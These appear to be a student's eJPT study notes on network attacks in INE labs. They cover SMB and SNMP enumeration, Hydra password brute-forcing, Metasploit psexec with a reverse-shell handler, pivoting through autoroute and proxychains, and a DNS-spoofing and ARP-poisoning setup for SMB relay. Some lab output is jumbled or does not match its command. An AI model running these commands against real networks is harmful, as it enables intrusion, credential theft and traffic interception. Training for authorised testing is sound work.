


EJPT - Section 6: Network-Based Attacks



Elías Vallina
Spring 2026, Galway, Ireland

job vs session in Metasploit

A *job* is a module that is currently running in the background

A *session* is an established connection between Metasploit and a target, such as a Meterpreter or command-shell connection

Firewall Detection and IDS Evasion

Important theory to be clear

Firewall = allows or blocks traffic

IDS/IPS : monitors traffic and raises alerts

IDS = detect and alert

IPS = detect, alert, and can block suspicious traffic

Firewall vs Inline IPS

Both a firewall and an inline IPS can block traffic, but they make decisions for different reasons.

Firewall: blocks or allows traffic according to predefined access rules, such as:

- Source and destination IP addresses • Port numbers • Protocols • Connection state

E.g., Firewall blocks port 22 because incoming SSH connections are not allowed.

Inline IPS: **Inline** means that **the IPS is placed directly in the path of the traffic**:

Internet → Inline IPS → Internal network

Because every packet must pass through it, the IPS can inspect the traffic and immediately drop malicious packets or terminate suspicious connections.

An inline IPS blocks traffic when it detects signs of an attack, such as:

- Exploit signatures • Malware traffic • Suspicious packet patterns • Port-scanning activity

E.g., the IPS allows normal SSH traffic to port 22, but blocks a packet containing a known SSH exploit.

Who performs the block?

- If the IPS is inline, the IPS itself can drop the traffic.
- If the IPS is not inline, it may detect the attack and instruct a firewall or router to block it.

Main difference

Firewall = blocks traffic because it is not allowed by the access rules.

Inline IPS = blocks traffic because it appears malicious.

Inline only describes the position of the IPS in the network. It does not mean that the IPS contains a firewall.

Nmap ACK Scan (-sA)

The -sA option performs a TCP ACK scan.

Purpose: is to analyse filtering rules, not to determine whether a port is open or closed. Still, it cannot tell us exactly who is doing it (mainly firewall or ids inline)

How it works: Nmap sends an unexpected TCP packet with the **ACK flag enabled**, even though no TCP connection was established previously. If the target responds with an RST packet, Nmap reports the port as unfiltered. This means the packet reached the target without being blocked by the firewall. It does not mean that the port is open: both open and closed ports normally respond to an unexpected ACK with an RST packet. For this reason, an **ACK scan cannot distinguish between open and closed ports**.

If Nmap receives no response, or certain ICMP error messages, it reports the port as filtered. This usually means that a firewall or another filtering device blocked the packet.

-sS = identifies ports as open, closed or filtered

-sA = identifies ports as filtered or unfiltered

The -sA option does not automatically bypass the firewall. It is mainly used for firewall rule mapping.

SMB & NetBIOS Enumeration

ip attacker (us): 10.10.4.2/24

ip demo target : 10.4.30.139 (no information about the mask)

ip demo1 target : 10.4.26.4 (no information about the mask)

In this lab we have the target with these services running:

```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for demo.ine.local
Host is up (0.0096s latency).
Not shown: 990 closed tcp ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
```

New tool introduced:

nbtscan: scans networks for NetBIOS name information.

root@INE > nbtscan 10.10.4.0/24

```
root@INE:~# nbtscan 10.10.4.0/24
Doing NBT name scan for addresses from 10.10.4.0/24
```

IP address	NetBIOS Name	Server	User
10.10.4.0	Sendto failed: Permission denied		
10.10.4.255	Sendto failed: Permission denied		

ip of the attacker: 10.10.4.2. We performed a scan in the network that hosts our attacker device. But was unsuccessful, because in our network there were not windows devices => no NetBIOS names available

Next, we scan the target:

root@INE > nbtscan 10.4.30.0/24 # Since we don't know the mask, we arbitrarily choose /24 so that we'll scan the 256 hosts within that subnet. The most predictable would be that our target is within that range, so with this command, at least we should get the NetBIOS name of our target IP, assuming it's the only Windows device in that subnet.

```

root@INE:~# nbtscan 10.4.30.0/24
Doing NBT name scan for addresses from 10.4.30.0/24

IP address      NetBIOS Name    Server    User
-----
root@INE:~# nbtscan 10.4.30.0/20
Doing NBT name scan for addresses from 10.4.30.0/20

IP address      NetBIOS Name    Server    User
-----
root@INE:~#

```

Due to an unknown cause, it doesn't work whether /24 or /20.

We'll attempt with another command:

```

root@INE > nmblookup -A 10.4.30.139
root@INE:~# nmblookup -A 10.4.30.139
Looking up status of 10.4.30.139
No reply from 10.4.30.139

```

👉 it doesn't work either...

Now, we'll try to see if it's opened the 137 port (NetBIOS) for the udp packets:

```

root@INE > nmap -sU -p 137 10.4.30.139
root@INE:~# nmap -sU -p 137 10.4.30.139
Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for demo.ine.local (10.4.30.139)
Host is up (0.0092s latency).

PORT      STATE      SERVICE
137/udp    open|filtered netbios-ns

```

👉 UDP Port Scan Results

- When a UDP port is open, it's actually quite common that we **get no reply**.
- When the UDP port is closed, the most common is that the host **replies with an ICMP** "port unreachable" packet.
- When the packet sent to that UDP port is blocked by a firewall, obviously we **get no reply**.

So the nmap doesn't know exactly which is the actual state of the port. However, when **gets no reply**, that's why it says that it must be **either opened or filtered**.

So, we were unable to obtain any useful information from the NetBIOS service on demo that we could leverage.

Now we'll try with SMB service, let's see if we're luckier...

So we proceed to enumerate the SMB versions supported by our window target:

```
root@INE > nmap -p445 --script smb-protocols demo.ine.local
```

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0,2
|     2.1
|     3.0
|     3.0.2
|_
```




The next step is to check the target's security level in the SMB protocol.

```
root@INE > nmap -p445 --script smb-security-mode demo.ine.local
```

output:

```
Host script results:
| smb-security-mode:
|   account used: guest
|   authentication_level: user
|   challenge_response: supported
|   message signing: disabled (dangerous, but default)
|_
```



👉 In this command, it has been using the SMBv1 (*), the default one.

What the *smb-security-mode* script does

Nmap is opening a temporary TCP connection to the target's SMB service on port 445 and starts an SMBv1 negotiation.

Negotiation is the initial exchange in which Nmap proposes SMB communication options and the server confirms that SMBv1 can be used, while returning its basic security settings.

Nmap → SMBv1 negotiation request → Target

Nmap ← accepted protocol and security information ← Target

Nmap reads information such as the authentication method and whether message signing is required, displays the results, and closes the connection.

No shared folder is opened, no file is accessed, and no normal login is completed. Guest appears because no credentials were supplied; it does not prove that Guest can access the server.

In simple terms, Nmap is asking:

“Can we communicate using SMBv1, and what security rules do you use?”

Meaning of the Reported Parameters

account_used : guest : Nmap performed the query without supplied credentials, so it used the Guest identity. This does not prove that Guest successfully authenticated or can access any SMB share.

authentication_level : user : The server authenticates each user with their own account, and access to every share will depend on that account's permissions.

challenge_response : supported : The server supports challenge-response authentication, such as NTLM. Instead of sending the password directly, the server sends a challenge, and the client returns a response calculated from that challenge and the user's credentials.

message_signing

SMB signing adds a cryptographic signature to SMB messages so the receiver can verify who sent them and whether they were altered.

- The client signs requests; the server verifies them.
- The server signs responses; the client verifies them.

Signing provides integrity and authenticity, but not encryption.

message_signing: disabled : This means the server does not require signed SMBv1 traffic. If the client also allows unsigned messages, requests and responses can be exchanged without signatures.

As a result, an attacker positioned between both systems may be able to relay or modify SMB traffic without detection. We can leverage it !

This result (the output displayed in the screenshot above 🙌), applies only to SMBv1 (*), not SMBv2 or SMBv3.

If instead of smb1 we want to ask for the service smb2, type:

```
root@INE > nmap -p445 --script smb2-security-mode demo.ine.local
```

Next:

```
root@INE > smbclient -L demo.ine.local
```

password = guest

```
root@INE:~# smbclient -L demo.ine.local
Enter WORKGROUP\root's password:
Anonymous login successful

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$              Disk            Default share
  Documents       Disk
  Downloads       Disk
  IPC$            IPC             Remote IPC
  print$          Disk            Printer Drivers
  Public          Disk

Reconnecting with SMB1 for workgroup listing.
```


No password was provided, yet the server accepted an anonymous session and revealed shares such as ADMIN\$, C\$, Documents, Downloads, and Public.

This exposes valuable information without valid credentials, showing that anonymous SMB access is insecurely enabled.

The message “Reconnecting with SMB1 for workgroup listing” means smbclient used SMBv1 only for the workgroup-listing step. SMBv1 increases the risk because it is obsolete and insecure, but the anonymous access itself is caused by the server’s configuration, not by SMBv1 alone.

Given that we have anonymous access to the SMB service, we will now try to enumerate users on the Windows system taking advantage of SMBv1 weakness we observed:

Important theory that should be well understood: Windows Users and SMB Enumeration

SMB does not maintain a separate list of users. It uses the existing Windows account database for authentication.

Therefore, if a computer has four local Windows accounts—Elias, Maria, Gabriel, and Tony—a complete SMB user enumeration should reveal at least those four usernames. It may also reveal built-in or system accounts such as Administrator, Guest, and DefaultAccount.

However, identifying an account does not mean that it can log in through SMB or access a share: Network logon may be blocked, the account may be disabled, or it may lack the required permissions.

```
root@INE > nmap -p445 --script smb-enum-users.nse 10.4.30.139
```

Format 📌: **HOSTNAME\username**

```
Host script results:
smb-enum-users:
ATTACKDEFENSE\admin (RID: 1009)
Flags: Normal user account, Password does not expire
ATTACKDEFENSE\Administrator (RID: 500)
Description: Built-in account for administering the computer/domain
Flags: Normal user account, Password does not expire
ATTACKDEFENSE\Guest (RID: 501)
Description: Built-in account for guest access to the computer/domain
Flags: Password not required, Normal user account, Account disabled, Password does
not expire
ATTACKDEFENSE\root (RID: 1010)
Flags: Normal user account, Password does not expire
Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
```

4 SMB users detected =>
4 Windows users detected!
All thanks to SMBv1 weakness!

root@INE > **vim users.txt** # We create a file that contains the 3 users we're interested in (admin, Administrator, root)

```
admin
administrator
root
```

root@INE > **hydra -L users.txt -P**
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local
smb

```
[445][smb] host: demo.ine.local login: admin password: tinkerbell
[445][smb] host: demo.ine.local login: administrator password: password1
[445][smb] host: demo.ine.local login: root password: elizabeth
1 of 1 target successfully completed, 3 valid passwords found
```

Right after we're trying to get a remote session, with *Administrator*, normally the Windows' built-in highly privileged account.

In order to do that, we'll use the msf module (already explained in *04_vulnerability_assessment.pdf*):

msf6 > **use exploit/windows/smb/psexec**

```
meterpreter >
```

meterpreter > **run autoroute -s 10.4.26.0/20**

meterpreter > **background** # With this command sets the meterpreter session in the background

👉 Using Autoroute to Reach the Internal Target

We sent ping to demo1.ine.local from both the attacker device and demo.ine.local, and we got this results: The attacker can't communicate directly with demo1.ine.local, but demo.ine.local (from meterpreter session) can (demo to demo1 yes!)

when running 🖱️ `run autoroute -s 10.4.26.0/20`: we're telling Metasploit to send all the traffic destined for the 10.4.26.0/20 network through the existing Meterpreter session on demo.ine.local.

Without autoroute: Attacker → demo1.ine.local ❌ : fails

With autoroute: Attacker → Meterpreter session we have on demo.ine.local → demo1.ine.local ✅: In this path, demo.ine.local acts as a pivot: a compromised machine used to reach another network or target that the attacker cannot access directly.

At this point:

Why a System-Wide Proxy Is Useful in This Lab


After configuring `autoroute`, Metasploit can reach the demo1.ine.local subnet, this is, 10.4.26.0/20, so will send it through `demo.ine.local` meterpreter session.

Without the SOCKS proxy configured, any traffic sent from from Kali with `demo1` as destination, will fail, as Kali doesn't know that to reach `demo1`, it must go through the meterpreter session we obtained when compromising the demo.ine.local machine, rather than trying to connect directly.

Thanks to the wide system-proxy: The SOCKS proxy sends Kali's traffic into Metasploit. Metasploit then uses the route created by `autoroute` to forward that traffic through the existing Meterpreter session on demo and from there to demo1.

So:

```
msf6 > cat /etc/proxychains4.conf
```



```
# defaults set to "tor"
socks4 127.0.0.1 9050

== lo interface of the attacker ! == proxychains tool is by
default configured to send the message we introduce after
proxychains command (message == nmap demo.ine.local
.....) to the loopback interface of our system (loopback by
default is 127.0.0.1 in any Linux)
```


```
msf6> use auxiliary/server/socks_proxy
```

```
msf6 > options
```

```
msf6 > set VERSION 4a
```

```
msf6 > set SRVPORT 9050 # this msf proxy will be listening on our attacker machine
on port 9050, as proxychains, the tool we'll use 3 commands below, is configured to
forward the message we set (nmap demo.ine.local ...) to the 9050 port (*)
```

```
msf6 > exploit
```



```
msf6 auxiliary(server/socks_proxy) > [exploit]
[*] Auxiliary module running as background job 0
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >
```

So, from this moment forward , we have the proxy running, in the **background**; to verify it:

root@INE > **netstat -antp** # displays all TCP listening ports and active connections in our Kali

```
root@INE:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN      424/ruby
tcp        0      0 0.0.0.0:3389            0.0.0.0:*               LISTEN      10/xrdp
tcp        0      0 127.0.0.11:43073        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN      16/java
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      67/inetd
```

The entry: 0.0.0.0:9050 LISTEN 424/ruby confirms that the Metasploit SOCKS proxy is running and also listening on TCP port 9050.

The address 0.0.0.0 means that SOCKS (msf proxy just configured in the msfconsole of our Kali) is hearing from any incoming connection (*) directed to any of the three interfaces(eth0, eth1, lo (*)) on our Kali system, while 424/ruby identifies the Metasploit process (**auxiliary/server/socks_proxy**) that opened port 9050 of our Kali attacker system and is running the SOCKS proxy.

root@INE > **proxychains nmap demo1.ine.local -sT -Pn -sV -p 445 (*)** # proxychains is a tool that basically routes the command after it (in this case nmap demo1.ine.local ...) to the 127.0.0.1 (lo interface)

```
root@INE:~# proxychains nmap demo1.ine.local -sT -Pn -sV -p 445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-09 22:09 IST
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.4.26.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.4.26.4:445 ... OK
Nmap scan report for demo1.ine.local (10.4.26.4)
Host is up (0.072s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

445/tcp open microsoft-ds – shows that nmap detected target's TCP port 445 (port 445=smb) is open and the SMB service is listening on it. From the SMB responses, Nmap estimates that the target is running Microsoft Windows Server 2008 R2–2012.

Next, we'll try to see the SMB shares in demo1.ine.local:

msf6 > **sessions**

msf6 > **session 2**

meterpreter > **shell**

C:\Windows\system32 > **net view 10.4.26.4** # FIRST ATTEMPT # **net view** is specifically a Windows command for viewing shared network resources. Given that Windows systems share folders and printers through SMB, when I type **net view**, it queries that target machine's SMB service for its share list. Note: it just tries to show the shares. The ones shown in the output doesn't mean that we can access and see the

content.

```
C:\Windows\system32>net view 10.4.26.4
net view 10.4.26.4
System error 5 has occurred.
Access is denied
```

C:\Windows\system32 >exit

Given that we have in this meterpreter session elevated privileges, we try:

meterpreter > migrate -N explorer.exe

meterpreter > shell

SECOND ATTEMPT

C:\Windows\system32 >net view 10.4.26.4 # SECOND ATTEMPT

```
C:\Windows\system32>net view 10.4.26.4
net view 10.4.26.4
Shared resources at 10.4.26.4

Share name  Type  Used as  Comment
-----
Documents   Disk
K           Disk
The command completed successfully.
```

Now we map it:

C:\Windows\system32 > net use D: \\10.4.26.4\Documents

C:\Windows\system32 > net use K: \\10.4.26.4\K\$

Important note: `net view` 🖱️ showed K, but it didn't reveal if K\$ (hidden share called K\$) exists; The instructor tried K\$ using previous knowledge or a guess, and the successful connection confirmed its existence.

🖱️ These commands do not copy the files. They create a connection that lets the demo1's remote shares be accessed through our meterpreter session (now transformed into C:\Windows\system32): this is mapping.

Mapping a network share means assigning a local drive letter (a drive letter that exists on the computer where the command is executed, this is, demo.ine.local), such as Z:, to a remote shared folder. For example, `net use Z: \\server\Documents` makes the server's Documents share accessible as Z: on the computer where the command is executed (demo.ine.local). **The Z: drive is only a logical access path on demo.ine.local; it does not create a new drive or directory on the remote server, where the original shared folder remains unchanged.**

Mapping is useful because it assigns the remote share a local drive letter, such as Z:, making it easier, kind of a **shortcut**, to access the compromised Windows system **without having to type the full network path every time**.

Finally:

C:\Windows\system32 > dir D:

```
C:\Windows\system32>dir D:
dir D:
Volume in drive D has no label.
Volume Serial Number is 5CD6-020B

Directory of D:\

01/04/2022  05:22 AM    <DIR>      .
01/04/2022  05:22 AM    <DIR>      ..
01/04/2022  05:07 AM             1,495 Confidential.txt
01/04/2022  05:22 AM              70 FLAG2.txt
                2 File(s)              1,495 bytes
                2 Dir(s)         6,604,689,408 bytes free
```

In the same way:

C:\Windows\system32 > dir K:

```
C:\Windows\system32>dir K:
dir K:
Volume in drive K is New Volume
Volume Serial Number is E654-107F

Directory of K:\

11/17/2021  03:34 PM             327,590 wallpaper.png
                1 File(s)             327,590 bytes
                0 Dir(s)    10,941,898,752 bytes free
```

[LAB : SMB & NetBIOS Enumeration](#)

Exactly the same as the previous section.

SNMP Enumeration

SNMP (Simple Network Management Protocol) is mainly used to monitor devices, collect information from them and, when permitted, manage them. During enumeration, SNMP may reveal useful information about a target that can help identify possible further attacks.

On the monitored device, a program called an SNMP agent provides access to information about that device. In another system, a program called the SNMP manager, sends requests to the agent asking for specific information.

The available information is organised through a MIB (Management Information Base). A MIB defines the different managed objects available through SNMP. Each object has a unique identifier called an OID (Object Identifier), and the SNMP agent provides its current value.

UDP 161: used for SNMP queries (sent by the SNMP manager, normally running on a separate monitoring server) and responses (sent by the SNMP agent within the monitored device).

UDP 162: used by the SNMP agent within the monitored device to send to the SNMP manager SNMP **traps or notifications**.

Difference: a response is sent because the manager requested information, while a trap or a notification is sent automatically by the SNMP agent, without waiting for a request.

In SNMPv1 and v2, the request must include a community string. This is a text that works like a basic shared password. If it is correct, the device may allow us to read information or, less commonly, modify certain settings (==manage).

SNMP manager: SNMP request + community string "public" → SNMP agent accepts it → information returned to the SNMP manager

Example: Device community string = **OfficeSNMP123**

Attempt 1

Community string sent in the request: **OfficeSNMP123**

Result: The values match, so the request may be accepted. 

Attempt 2

Community string sent in the request: **public**

Result: The values do not match, so the request is normally rejected or ignored. 

Practical demo:

```
root@INE > nmap -sS demo.ine.local
```

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds =SMB
3389/tcp	open	ms-wbt-server =RDP

```
root@INE > nmap -sU -sV -p 161 demo.ine.local
```

PORT	STATE	SERVICE	VERSION
161/udp	open	snmp	SNMPv1 server (public)

Service Info: Host: AttackDefense

(public) means the SNMP server accepts public as its community string. public is a common default community string and usually provides read-only access

```
root@INE > ls -al /usr/share/nmap/scripts/ | grep snmp
```

```
root@INE:~# ls -al /usr/share/nmap/scripts/ | grep -e "snmp"
-rw-r--r-- 1 root root 7816 Oct 26 2021 snmp-brute.nse
-rw-r--r-- 1 root root 4388 Oct 26 2021 snmp-hh3c-logins.nse
-rw-r--r-- 1 root root 5216 Oct 26 2021 snmp-info.nse
-rw-r--r-- 1 root root 28644 Oct 26 2021 snmp-interfaces.nse
-rw-r--r-- 1 root root 5978 Oct 26 2021 snmp-ios-config.nse
-rw-r--r-- 1 root root 4156 Oct 26 2021 snmp-netstat.nse
-rw-r--r-- 1 root root 4431 Oct 26 2021 snmp-processes.nse
-rw-r--r-- 1 root root 1857 Oct 26 2021 snmp-sysdescr.nse
-rw-r--r-- 1 root root 2570 Oct 26 2021 snmp-win32-services.nse
-rw-r--r-- 1 root root 2739 Oct 26 2021 snmp-win32-shares.nse
-rw-r--r-- 1 root root 4713 Oct 26 2021 snmp-win32-software.nse
-rw-r--r-- 1 root root 2016 Oct 26 2021 snmp-win32-users.nse
```

```
root@INE > nmap -sU -p 161 --script=snmp-brute demo.ine.local
```

```
root@INE:~# nmap -sU -p 161 --script=snmp-brute demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-09 22:28 IST
Nmap scan report for demo.ine.local (10.4.25.28)
Host is up (0.0089s latency).

PORT      STATE SERVICE
161/udp   open  snmp
| snmp-brute:
|   public - Valid credentials
|   private - Valid credentials
|   secret - Valid credentials
|_
```

Community strings found!

We'll use now the next tool (we'll be able to extract more information that we previously couldn't without the community strings)

```
root@INE > nmap -sU -p 161 --script snmp-* demo.ine.local > snmp_info # -*
indicates we'll run all nmap scripts related to SNMP. nmap will store in a very
organized way all the info collected in a new file just created (snmp_info)
```

```
root@INE > cat snmp_info
```

```

root@INE:~# cat snmp_info
Starting Nmap 7.92 ( https
Nmap scan report for demo.
Host is up (0.0090s latenc

PORT      STATE SERVICE
161/udp   open  snmp
snmp-win32-software:
  AWS PV Drivers; 2020-0
  AWS Tools for Windows;
  Amazon SSM Agent; 2020
  Amazon SSM Agent; 2020
  Mozilla Firefox 82.0.2
  Mozilla Maintenance Se
  aws-cfn-bootstrap; 202

```

OS info →

programs running on the target →

```

snmp-netstat: == netstat -antp
TCP 0.0.0.0:135 0.0.0.0:0
TCP 0.0.0.0:445 0.0.0.0:0
TCP 0.0.0.0:3389 0.0.0.0:0
TCP 0.0.0.0:5985 0.0.0.0:0
TCP 0.0.0.0:47001 0.0.0.0:0
TCP 0.0.0.0:49664 0.0.0.0:0
TCP 0.0.0.0:49665 0.0.0.0:0
TCP 0.0.0.0:49666 0.0.0.0:0
TCP 0.0.0.0:49667 0.0.0.0:0
TCP 0.0.0.0:49668 0.0.0.0:0
TCP 0.0.0.0:49670 0.0.0.0:0
TCP 0.0.0.0:49671 0.0.0.0:0
TCP 0.0.0.0:49672 0.0.0.0:0
TCP 10.4.25.28:139 0.0.0.0:0
TCP 10.4.25.28:49740 10.4.29.144:443 (*)
TCP 10.4.25.28:49791 10.4.26.187:443 (*)

```

```

snmp-win32-services:
AWS Lite Guest Agent
Amazon SSM Agent
Background Tasks Infrastruct
Base Filtering Engine
CNG Key Isolation
COM+ Event System
Certificate Propagation
Client License Service (Clips
Computer Browser
Connected Devices Platform Se
Connected Devices Platform Us
CoreMessaging
Credential Manager
Cryptographic Services
DCOM Server Process Launcher
DHCP Client
DNS Client

```

(*)

(*) vs (*) A service may run without using any network port, while a network port may be used by a service or by a normal application/process.

```

snmp-win32-users:
Administrator
DefaultAccount
Guest
WDAGUtilityAccount
admin
snmp-sysdescr: Hardware: Intel64

```

! very valuable info!

As observed, through the SNMP service we can get very useful info.

At this point, the following step would be :

```
root@INE > hydra -l Administrator -P  
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local  
smb
```

```
[445][smb] host: demo.ine.local login: administrator password: elizabeth  
1 of 1 target successfully completed, 1 valid password found
```

Now we could perform the psexec module (page 9 of this pdf) from msf to authenticate with the passw obtained.

SNMP LAB

Once user and passw obtained:

```
msf6 exploit(windows/smb/psexec) > run  
[*] Started reverse TCP handler on 10.10.49.2:4444  
[*] 10.2.17.125:445 - Connecting to the server ...  
[*] 10.2.17.125:445 - Authenticating to 10.2.17.125:445 ...  
[*] 10.2.17.125:445 - Selecting PowerShell target  
[*] 10.2.17.125:445 - Executing the payload ...  
[+] 10.2.17.125:445 - Service start timed out, OK if running a command or non-service executable ...  
[*] Exploit completed, but no session was created.
```

Note: If a meterpreter session is not gained for some reason, please re-exploit the target:

```
msf6 exploit(windows/smb/psexec) > exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit  
[*] Started reverse TCP handler on 10.10.49.2:4444  
[*] 10.2.17.125:445 - Connecting to the server ...  
[*] 10.2.17.125:445 - Authenticating to 10.2.17.125:445 as user 'Administrator' ...  
[*] 10.2.17.125:445 - Selecting PowerShell target  
[*] 10.2.17.125:445 - Executing the payload ...  
[+] 10.2.17.125:445 - Service start timed out, OK if running a command or non-service executable ...  
[*] Sending stage (176198 bytes) to 10.2.17.125  
[*] Meterpreter session 1 opened (10.10.49.2:4444 → 10.2.17.125:49839) at 2026-07-29 12:37:57 +0530  
  
meterpreter > - Exploit failed: You must select a target.  
[-] Unknown command: -. Run the help command for more details.  
meterpreter > [*] Exploit completed, but no session was createInterrupt: use the 'exit' command to quit  
meterpreter > 
```

SMB RELAY ATTACK

```
root@kali > service postgresql start && msfconsole -q
msf6 > use exploit/windows/smb/smb_relay
```

to make it clear, important : A **server** is simply the side that listens and provides something. A **client** is the side that initiates the connection and requests it.

```
msf6 > set SRVHOST 172.16.5.101 # Configures the module to run its fake SMB server
on 172.16.5.101 (Kali's eth1), and wait there for incoming SMB connections on TCP
port 445.
```

```
msf6 > set LHOST 172.16.5.101 # same ip LHOST and SRVHOST
```

```
msf6 > set SMBHOST 172.16.5.10 # the controller (Kali's SMB server target)
```

```
root@kali > echo "172.16.5.101 *.sportsfoo.com"> dns # Fake DNS file; Any hostname
matching *.sportsfoo.com → resolve it to 172.16.5.101
```

(* is a wildcard, which is basically a symbol standing for any possible value; so * basically refers to any hostname ending in .sportsfoo.com, for example: ftp.sportsfoo.com, fileservers.sportsfoo.com , ...

It's time to use the dnsspoof tool:

```
root@kali > dnsspoof -i eth1 -f dns # -i eth1: monitors DNS queries that pass
through Kali's eth1 interface. # -f dns: uses the mappings stored in the dns file
we just created in the command above, and sends a forged DNS reply whenever a query
matches one of those rules.
```

👉 When a DNS query matching one of those rules passes through eth1, dnsspoof sends a fake DNS reply containing the IP address specified in the file. As a result, a client that accepts that reply will resolve the requested hostname to that IP address and may connect to that machine instead of the legitimate one.



traffic filter : only the packets with dst_port = udp 53 & src_ip ≠ our kali machine ip (172.16.5.101) will be captured

```
root@kali > echo 1 > /proc/sys/net/ipv4/ip_forward # we're enabling IP forward.
```

Important theory, as well as to understand what's happening in the command below: On a local network, the client cannot send traffic using only the gateway's IP address. It must also know the MAC address of said gateway. **Each interface has a Mac!**

```
(*) root@kali > arpspoof -i eth1 -t 172.16.5.5 [client] 172.16.5.1 [gateway]
```

```
(root@kali)~# arpspoof -i eth1 -t 172.16.5.1 172.16.5.5
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
```

each line is a new forged arp reply (around every second is generated a new one)

The command above sends forged ARP replies to the client:172.16.5.5, claiming that the gateway:172.16.5.1 is located at our Kali's MAC address on eth1, instead of 172.16.5.1, where the actual gateway's MAC is located). As a result, the client sends traffic intended for the gateway to Kali instead.

The client still uses 172.16.5.1 as the gateway IP, but it places Kali's MAC address in the Ethernet frame. Therefore, Kali receives the packet first.

Because IP forwarding is enabled, Kali then sends that packet to the real gateway using the real gateway's MAC address. At the same time, dnsspoof detects the DNS query and sends a forged DNS response directly to the client.

